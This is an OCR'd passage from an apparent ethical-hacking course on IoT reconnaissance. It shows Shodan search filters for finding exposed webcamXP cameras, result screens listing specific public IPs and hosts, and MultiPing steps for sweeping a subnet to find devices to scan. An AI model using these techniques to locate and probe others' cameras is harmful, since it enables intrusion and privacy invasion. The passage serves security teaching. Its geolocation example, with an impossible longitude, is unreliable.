
  `webcamxp city:"streetsboro"` (Obtains existing webcamxp webcams in Streetsboro.)

- **Find webcams using longitude and latitude**

  `webcamxp geo:" -50.81,201.80"` (Obtains a specific webcam present at the geolocation "-50.81,201.80" in the city Boston and country US.)

Additional filters used by the attackers to obtain target information:

- **Net**: Search based on the IP address or CIDR
- **OS**: Search based on the operating system used by the devices
- **Port**: Find all open ports
- **Before/after**: Provides result within a certain timeframe


Webcamxp country:"US" - Shoda
shodan.io/search?query=Webcamxp+country%3A"US"
Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Downloads
Pricing
Webcamxp country:"US"
Account
View Report
Browse Images
View on Map
cloud
honeypot
97.5 - The Hound

TOTAL RESULTS

87

TOP CITIES

Morris Plains	11
Richardson	9
Fremont	8
Meadville	5
Clifton	3

More...

TOP PORTS

8080	26
80	9
8888	4
81	3
443	3

More...

TOP ORGANIZATIONS

Linode	28
Charter Communications Inc	7
Comcast Cable Communications, LLC	7
Armstrong	5
Comcast IP Services, L.L.C.	4

More...

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

webcamXP 5
216.137.193.126
126-193-137-216.static.mtaonline.net
MTA Solutions
United States, Wasilla
2022-05-24T04:56:12.764341

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2164
Cache-control: no-cache, must revalidate
Date: Tue, 24 May 2022 04:56:04 GMT
Expires: Tue, 24 May 2022 04:56:04 GMT
Pragma: no-cache
Server: webcamXP 5
```


172.104.23.166
li1842-166.members.linode.com
Linode
United States, Morris Plains
2022-05-24T03:43:39.231025

```
HTTP/1.1 200 OK
Server: 360 web server, 792/71644  HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, ADM-Web, AR, ASUSTeK UPnP/1.0 Mir
```

webcamXP 5
75.149.26.30
75-149-26-30-Pennsylvania.hfc.comcastbusiness.net
Comcast Cable Communications, LLC
United States, Ridgway
2022-05-24T00:15:33.163025

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 7313
Cache-control: no-cache, must revalidate
Date: Tue, 24 May 2022 00:15:32 GMT
Expires: Tue, 24 May 2022 00:15:32 GMT
Pragma: no-cache
Server: webcamXP 5
```

Figure 18.23: Information gathering using Shodan



Information Gathering using MultiPing

- An attacker can use MultiPing to **find the IP address of any IoT device** in the target network
- After obtaining the IP address of an IoT device, the attacker can perform further scanning to **identify vulnerabilities** in that device

- Steps to perform scanning to identify the IP address of any IoT device:
  - Open the **MultiPing** application and select **File → Add Address Range**
  - Select the router's gateway IP address from the **Initial Address to add** drop-down field
  - Set the **Number of addresses** to "**255**", and click the **OK** button
  - MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
  - Each row in the **MultiPing Window** is a device on the network. From the list, the attacker can identify the IP address of the target IoT device
  - To find the target device faster, set the **ping interval to 1**

Ping Interval: 1 second
Samples to Include: 10
Sample Set Time: 10/15/2019 12:29:15 PM - 10/15/2019 12:29:40 PM

History:
www.google.com
www.multiping.com
ipv4:www.akamai.com
www.twitter.com
www.download.com
216.92.150.222 Nessoft Site by IP
ipv6:google.com
2001:4860:4860::8888 Google IPv6 DNS by I

PL%	IP	Name	Avg	Cur
	192.168.0.1	--------------	0	0
	192.168.0.7	XC-8BBCAD	0	0
	192.168.0.12	SDDW-010	0	0
	192.168.0.18	--------------	3	1
	192.168.0.19	DC	0	0
	192.168.0.20	SRVWD-002	0	0
	192.168.0.21	SQL	0	0
	192.168.0.22	TFS	0	0
	192.168.0.23	IIS	0	0
	192.168.0.26	--------------	0	0
	192.168.0.30	RDDW-001	0	0
	192.168.0.37	[redacted]	0	1
	192.168.0.42	GDDW-010	0	0
	192.168.0.46	RDDW-029	0	0
	192.168.0.49	GDDW-012	0	1
	192.168.0.55	BSLW-058	0	3
	192.168.0.63	SDDW-023	0	0
	192.168.0.65	SDDW-008	1	0
	192.168.0.66	RDDW-012	0	1
	192.168.0.77	RDDW-019	0	0
	192.168.0.81	TSLW-005	0	0
	192.168.0.84	[redacted]	0	0

Querying | Samples collected: 94 | 63 targets, samples: 85 to 94

https://www.multiping.com


Information Gathering using MultiPing

Source: *https://www.multiping.com*

An attacker can use the MultiPing tool to find the IP address of any IoT device in the target network. After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities present in that device.

Steps to perform scanning to identify the IP address of any IoT device:

